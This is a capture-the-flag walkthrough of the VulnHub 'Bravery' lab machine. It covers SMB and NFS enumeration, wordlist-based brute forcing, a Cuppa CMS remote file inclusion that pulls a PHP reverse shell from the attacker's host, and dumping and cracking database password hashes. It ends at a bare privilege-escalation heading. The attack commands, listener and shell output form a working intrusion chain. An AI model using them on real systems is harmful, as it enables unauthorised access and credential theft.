Port 139, 445 (SMB)

1. Enum4linux enumerated users

```
 ==============================
|    Users on 192.168.56.122    |
 ==============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: david  Name: david Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: rick Name:   Desc:

user:[david] rid:[0x3e8]
user:[rick] rid:[0x3e9]
```

   - Store this in a username wordlist `usernames.txt`
     - david
     - rick
2. Crackmapexec

```
crackmapexec smb $ip -u '' -p '' --shares
```

```
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/loot/smb/sara's folder]
└─# crackmapexec smb $ip -u '' -p '' --shares
SMB         192.168.56.122  445    BRAVERY          [*] Windows 6.1 (name:BRAVERY) (domain:) (signing:False) (SMBv1:True)
SMB         192.168.56.122  445    BRAVERY          [+] \:
SMB         192.168.56.122  445    BRAVERY          [+] Enumerated shares
SMB         192.168.56.122  445    BRAVERY          Share           Permissions     Remark
SMB         192.168.56.122  445    BRAVERY          -----           -----------     ------
SMB         192.168.56.122  445    BRAVERY          anonymous       READ
SMB         192.168.56.122  445    BRAVERY          secured
SMB         192.168.56.122  445    BRAVERY          IPC$                            IPC Service (Samba Server 4.7.1)
```

3. Download all files from anonymous fileshare

```
smbclient //$ip/anonymous -c 'prompt;recurse;mget *'
```

4. There are many folders

```
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/loot/smb]
└─# ls
"david's folder"      "kenny's folder"    "qinyi's folder"   readme.txt
"genevieve's folder"  "patrick's folder"  "qiu's folder"     "sara's folder"
```

5. Try to find some useful information

```
cat */*/*/*/*/*/*/*/* 2>/dev/null >> info.txt
cat */*/*/*/*/*/*/* 2>/dev/null >> info.txt
cat */*/*/*/*/*/* 2>/dev/null >> info.txt
```

   - Did not find any useful information
   - Words found can be used as a wordlist
6. Store info.txt into a wordlist `passwords.txt`

```
python3 -m http.server 80
cewl localhost/info.txt --with-numbers -w passwords.txt
```

Port 2049 (NFS)

1. Discovered fileshare & mounted it

```
showmount -e $ip
mount -t nfs $ip:/var mnt -o nolock
```

```
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery]
└─# showmount -e $ip
Export list for 192.168.56.122:
/var/nfsshare *
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery]
└─# mount -t nfs $ip:/var mnt -o nolock
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery]
└─# cd mnt
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/mnt]
└─# cd nfsshare/
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/mnt/nfsshare]
└─# ls
discovery  enumeration  explore  itinerary  password.txt  qwertyuioplkjhgfdsazxcvbnm  README.txt
```

2. View contents of `nfsshare` dir

```
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/mnt/nfsshare]
└─# cat * 2>/dev/null
Remember to LOOK AROUND YOU!
Enumeration is at the heart of a penetration test!
Exploration is fun!
Passwords should not be stored in clear-text, written in post-its or written on files on the hard disk!
Sometimes, the answer you seek may be right before your very eyes.
read me first!
```

3. Proceed to `/itinerary` & view the contents

```
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/mnt/nfsshare]
└─# cd itinerary/
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/mnt/nfsshare/itinerary]
└─# ls
david
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/mnt/nfsshare/itinerary]
└─# cat david
David will need to fly to various cities for various conferences. Here is his schedule.

1 January 2019 (Tuesday):
New Year's Day. Spend time with family.

2 January 2019 (Wednesday):
0900: Depart for airport.
0945: Check in at Changi Airport, Terminal 3.
1355 - 2030 hrs (FRA time): Board flight (SQ326) and land in Frankfurt.
2230: Check into hotel.

3 January 2019 (Thursday):
0800: Leave hotel.
0900 - 1700: Attend the Banking and Enterprise Conference.
1730 - 2130: Private reception with the Chancellor.
2230: Retire in hotel.

4 January 2019 (Friday):
0800: Check out from hotel.
0900: Check in at Frankfurt Main.
1305 - 1355: Board flight (LH1190) and land in Zurich.
1600 - 1900: Dinner reception
2000: Check into hotel.
```

4. Create wordlist using files in directory & david file & append it to password.txt
    - file names in fileshare

```
ls * | sed 's/ /\n/g' | awk 'NF' | sed 's/\/\|\://g' > nfs_wordlist.txt
```

    - david file

```
python3 -m http.server 80
cewl localhost/david -w cewl_david_wordlist.txt
```

    - Combine & Sort


```
cat cewl_david_wordlist.txt nfs_wordlist.txt >> passwords.txt | sort -u | uniq
```

Port 80 (HTTP)

1. Feroxbuster numerated some dirs

```
200        1l        1w        2c http://192.168.56.122/0
200        1l        1w        2c http://192.168.56.122/1
200        1l        1w        2c http://192.168.56.122/2
200        1l        1w        2c http://192.168.56.122/3
200        1l        1w        2c http://192.168.56.122/4
200        1l        1w        2c http://192.168.56.122/5
200        1l        1w        2c http://192.168.56.122/6
200        1l        1w        2c http://192.168.56.122/7
200        1l        6w       30c http://192.168.56.122/8
200        1l        1w        2c http://192.168.56.122/9
200        1l        2w       12c http://192.168.56.122/README.txt
200        1l        7w       79c http://192.168.56.122/about
403        8l       22w      210c http://192.168.56.122/cgi-bin/
403        8l       22w      215c http://192.168.56.122/cgi-bin/.html
200        1l        5w       27c http://192.168.56.122/contactus
200        1l        0w        1c http://192.168.56.122/phpinfo.php
301        7l       20w      238c http://192.168.56.122/uploads
```

2. Path to uploads, look for interesting files
    - `uploads/files/internal/department/procurement/sara/note.txt`



        - cuppaCMS
    - Found some usernames, append these in a wordlist, `usernames.txt`
        - qiu
        - sara
        - patrick
        - qinyi
        - gen

Port 443 (HTTPS)

- The same directory structure as port 80

Port 8080 (HTTP)

1. Feroxbuster enumerated some dirs

wordlist.txt | spear | *tcp_8080_http_feroxbuster_big.txt*

```
200      119l      261w     3650c http://192.168.56.122:8080/404.html
200       19l       90w      503c http://192.168.56.122:8080/about
200       91l      215w     2637c http://192.168.56.122:8080/index.html
301        7l       12w      185c http://192.168.56.122:8080/private
301        7l       12w      185c http://192.168.56.122:8080/public
200        5l       10w      103c http://192.168.56.122:8080/robots.txt
```

2. Could not find any useful information
3. Could not find any login page

SMB - Bruteforce Fileshare

1. Bruteforce using generated username & password wordlist
    - https://github.com/yufongg/SMB-Fileshare-Bruteforce

```
./smb_bruteforce.sh 192.168.56.122 usernames.txt passwords.txt
```

```
Try: david + enumeration
Try: david + explore
Try: david + nfs_wordlist.txt
Try: david + password.txt
Try: david + qwertyuioplkjhgfdsazxcvbnm
Found Valid Combination david:qwertyuioplkjhgfdsazxcvbnm
```

- david:qwertyuioplkjhgfdsazxcvbnm

2. Download all files in `secured` fileshare

```
smbclient //192.168.56.122/secured -U david -c 'prompt;recurse;mget *'
```

```
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/loot/smb/secured]
└─# cat * | tee combined.txt
I have concerns over how the developers are designing their webpage. The use of "developmentsecretpage" is too long
and unwieldy. We should cut short the addresses in our local domain.

1. Reminder to tell Patrick to replace "developmentsecretpage" with "devops".

2. Request the intern to adjust her Favourites to http://<developmentIPandport>/devops/directortestpagev1.php.
Hi! This is Genevieve!

We are still trying to construct our department's IT infrastructure; it's been proving painful so far.

If you wouldn't mind, please do not subject my site (http://192.168.254.155/genevieve) to any load-test as of yet. W
e're trying to establish quite a few things:

a) File-share to our director.
b) Setting up our CMS.
c) Requesting for a HIDS solution to secure our host.
README FOR THE USE OF THE BRAVERY MACHINE:

Your use of the BRAVERY machine is subject to the following conditions:

1. You are a permanent staff in Good Tech Inc.
2. Your rank is HEAD and above.
3. You have obtained your BRAVERY badges.

For more enquiries, please log into the CMS using the correct magic word: goodtech.
```

- Make a wordlist of the combined text

3. Generate word list

```
python3 -m http.server 80
cewl localhost/combined.txt --with-numbers -w cewl_ferox_wordlist.txt
echo -n ""
```

```
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/exploit/bruteforce/http]
└─# cewl localhost/combined.txt -w cewl_ferox_wordlist.txt --with-numbers
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

4. Feroxbuster the webservers (tcp/80, tcp/8080, tcp/443)


```
# Check what port is their webserver running
# Change IP
ip=192.168.56.122
# Enter ports into port.txt
# Directory Enum:
for port in $(<port.txt);
do ( feroxbuster --url http://$ip:${port} --wordlist cewl_ferox_wordlist.txt)
done
```

```
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/exploit/bruteforce/http
└─# ./webScanTemplate.sh

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.4.1

🎯 Target Url            http://192.168.56.122:8080
🚀 Threads               50
📖 Wordlist              cewl_ferox_wordlist.txt
👌 Status Codes          [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
💥 Timeout (secs)        7
🦡 User-Agent            feroxbuster/2.4.1
💉 Config File           /etc/feroxbuster/ferox-config.toml
🔃 Recursion Depth       4

🏁 Press [ENTER] to use the Scan Management Menu™

[####################] - 0s       112/112     0s      found:0       errors:1
[####################] - 0s       112/112     2926/s  http://192.168.56.122:8080

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.4.1

🎯 Target Url            http://192.168.56.122:80
🚀 Threads               50
📖 Wordlist              cewl_ferox_wordlist.txt
👌 Status Codes          [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
💥 Timeout (secs)        7
🦡 User-Agent            feroxbuster/2.4.1
💉 Config File           /etc/feroxbuster/ferox-config.toml
🔃 Recursion Depth       4

🏁 Press [ENTER] to use the Scan Management Menu™

301        7l       20w      240c http://192.168.56.122/genevieve
200       19l       23w      265c http://192.168.56.122/Genevieve
[####################] - 6s       224/224     0s      found:2       errors:1
[####################] - 5s       112/112     21/s    http://192.168.56.122:80
[####################] - 5s       112/112     20/s    http://192.168.56.122/genevieve


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.4.1

🎯 Target Url            http://192.168.56.122:443
🚀 Threads               50
📖 Wordlist              cewl_ferox_wordlist.txt
👌 Status Codes          [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
💥 Timeout (secs)        7
🦡 User-Agent            feroxbuster/2.4.1
💉 Config File           /etc/feroxbuster/ferox-config.toml
🔃 Recursion Depth       4

🏁 Press [ENTER] to use the Scan Management Menu™

[####################] - 0s       112/112     0s      found:0       errors:1
[####################] - 0s       112/112     1130/s  http://192.168.56.122:443
```


- genevieve directory enumerated


Port 80 (HTTP) - Cuppa CMS Exploit

1. Proceed to `http://192.168.56.122/genevieve`



2. Found login page at Internal Use Only → Knowledge Management





3. Bruteforce
    a. Prepend `goodtech` to our password wordlist from earlier
    b. Prepend `genevieve` to our username wordlist from earlier
    c. Bruteforce

```
ffuf -w usernames.txt:W1 -w passwords.txt:W2 -H "Content-Type: application/x-www-form-urlencoded" -d "user=W1&password=W2&task=login" -u http://192.168.56.122/genevieve/cuppaCMS/index.php -of html -o ffuf.html
hydra -L usernames.txt -P passwords.txt 192.168.56.122 http-post-form
```

```
"/genevieve/cuppaCMS/index.php:user=^USER^&password=^PASS^&task=login:Use a valid username and password to gain access to the administrator"
```

- Failed

4. Look for exploits
    - Found RFI Exploit

```
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/exploit/bruteforce/http/cuppaCMSbrute]
└─# searchsploit cuppa
------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ----------------------------------------
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion               | php/webapps/25971.txt
------------------------------------------------------------------------------ ----------------------------------------
Shellcodes: No Results
```

5. Exploit
    a. Start listener
    b. Host php-reverse-shell.php
    c. Curl

```
curl http://192.168.56.122/genevieve/cuppaCMS/alerts/alertConfigField.php?urlConfig=http://192.168.56.103/php-reverse-shell.php?
```

```
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/exploit/bruteforce/smb]
└─# curl http://192.168.56.122/genevieve/cuppaCMS/alerts/alertConfigField.php?urlConfig=http://192.168.56.103/php-reverse-shell.php?
```

```
root@kali: ~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/exploit/bruteforce/http/cuppaCMSbrute 104x74
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/exploit/bruteforce/http/cuppaCMSbrute]
└─# nc -nvlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.122.
Ncat: Connection from 192.168.56.122:60960.
Linux bravery 3.10.0-862.3.2.el7.x86_64 #1 SMP Mon May 21 23:36:36 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 13:50:53 up  5:19,  0 users,  load average: 0.34, 0.33, 0.31
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
sh: no job control in this shell
sh-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
sh-4.2$
```

```
root@kali: ~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/exploit/bruteforce/http/cuppaCMSbrute 117x79
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/exploit/bruteforce/http/cuppaCMSbrute]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.122 - - [13/Jan/2022 18:50:54] "GET /php-reverse-shell.php HTTP/1.0" 200 -
```

6. Flag

```
sh-4.2$ cat local.txt
cat local.txt
Congratulations on obtaining a user shell. :)
sh-4.2$
```

Privilege Escalation via no_root_squash

1. Since there is a webserver running on a CMS, there should be SQL credentials in the configuration files

2. View SQL creds under `/var/www/html/genevieve/cuppaCMS/Configuration.php`

```
bash-4.2$ pwd
/var/www/html/genevieve/cuppaCMS
bash-4.2$ cat Configuration.php
<?php
        class Configuration{
                public $host = "localhost";
                public $db = "bravery";
                public $user = "root";
                public $password = "r00tisawes0me";
                public $table_prefix = "cu_";
                public $administrator_template = "default";
                public $list_limit = 25;
                public $token = "OBqIPqlFWf3X";
                public $allowed_extensions = "*.bmp; *.csv; *.doc; *.gif; *.ico; *.jpg; *.jpeg; *.odg; *.odp; *.ods; *.odt; *.pdf; *.png; *.ppt; *.swf; *.txt; *.xcf; *.xls; *.docx; *.xlsx";
                public $upload_default_path = "media/uploadsFiles";
                public $maximum_file_size = "5242880";
                public $secure_login = 0;
                public $secure_login_value = "goodtech";
                public $secure_login_redirect = "doorshell.jpg";
        }
?>
bash-4.2$
```

- root:r00tisawes0me

3. Obtain credentials

```
bash-4.2$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 12032
Server version: 5.5.56-MariaDB MariaDB Server

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| bravery            |
| mysql              |
| performance_schema |
| test               |
+--------------------+
5 rows in set (0.00 sec)

MariaDB [(none)]> use bravery
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [bravery]> show tables;
+--------------------------+
| Tables_in_bravery        |
+--------------------------+
| cu_articles              |
| cu_categories            |
| cu_menu_item_type        |
| cu_menu_items            |
| cu_menu_items_extra_data |
| cu_menus                 |
| cu_permissions           |
| cu_tables                |
| cu_user_groups           |
| cu_users                 |
+--------------------------+
10 rows in set (0.00 sec)

MariaDB [bravery]> select * from cu_users;
+----+---------------+-----------------------------+------------+----------------------------------+---------+---------------+
| id | name          | email                       | username   | password                         | enabled | user_group_id |
+----+---------------+-----------------------------+------------+----------------------------------+---------+---------------+
|  1 | Administrator | admin@goodtech.com.sg       | admin      | f49b7babc64b6bc99cb429b1dd2f10de |       1 |             1 |
|  3 | genevieve     | genevieve@goodtech.com.sg   | genevieve  | 57e5ee542f5d13648c5ab1e73f12140c |       1 |             1 |
|  4 | david         | david@goodtech.com.sg       | david      | 6ccb05b8892eba2d8d5892278de39d4e |       1 |             2 |
|  5 | qiu           | qiu@goodtech.com.sg         | qiu        | 16e8d1587723a4ddc28ff8117e6ad0e3 |       1 |             3 |
|  6 | patrick       | patrick@goodtech.com.sg     | patrick    | 87e6d56ce79af90dbe07d387d3d0579e |       1 |             3 |
|  7 | qinyi         | intern3@goodtech.com.sg     | qinyi      | 6d8c198696328b20997f26c1b504df24 |       1 |             3 |
|  8 | govindasamy   | govindasamy@goodtech.com.sg | govindasamy | 5f4dcc3b5aa765d61d8327deb882cf99 |       1 |             3 |
|  9 | roland        | intern5@goodtech.com.sg     | roland     | ee21d5f27a8401788147f6f6184ddb11 |       0 |             3 |
+----+---------------+-----------------------------+------------+----------------------------------+---------+---------------+
8 rows in set (0.00 sec)

MariaDB [bravery]>
```

4. Extract hashes

```
cat users_creds.txt | cut -d '|' -f6 | sed 's/\-\|\+\|password/ /g' | awk 'NF' | cut -d ' ' -f2 > hashes.txt
```

```
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/loot/sql]
└─# cat users_creds.txt | cut -d '|' -f6 | sed 's/\-\|\+\|password/ /g' | awk 'NF
f49b7babc64b6bc99cb429b1dd2f10de
57e5ee542f5d13648c5ab1e73f12140c
6ccb05b8892eba2d8d5892278de39d4e
16e8d1587723a4ddc28ff8117e6ad0e3
87e6d56ce79af90dbe07d387d3d0579e
6d8c198696328b20997f26c1b504df24
5f4dcc3b5aa765d61d8327deb882cf99
ee21d5f27a8401788147f6f6184ddb11
```

5. Crack hashes

```
hashcat -a 0 -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
```

```
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/loot/sql]
└─# hashcat -a 0 -m 0 hashes.txt /usr/share/wordlists/rockyou.txt --show
57e5ee542f5d13648c5ab1e73f12140c:genevieve
5f4dcc3b5aa765d61d8327deb882cf99:password
ee21d5f27a8401788147f6f6184ddb11:roland
```

- genevieve:genevieve
- govindasamy:password
- roland:roland
- These credentials are not useful

6. Ran linpeas


```
╔══════════╣ Analyzing NFS Exports Files (limit 70)
-rw-r--r--. 1 root root 41 Dec 26  2018 /etc/exports
/var/nfsshare  *(rw,sync,no_root_squash)
```

7. Exploit

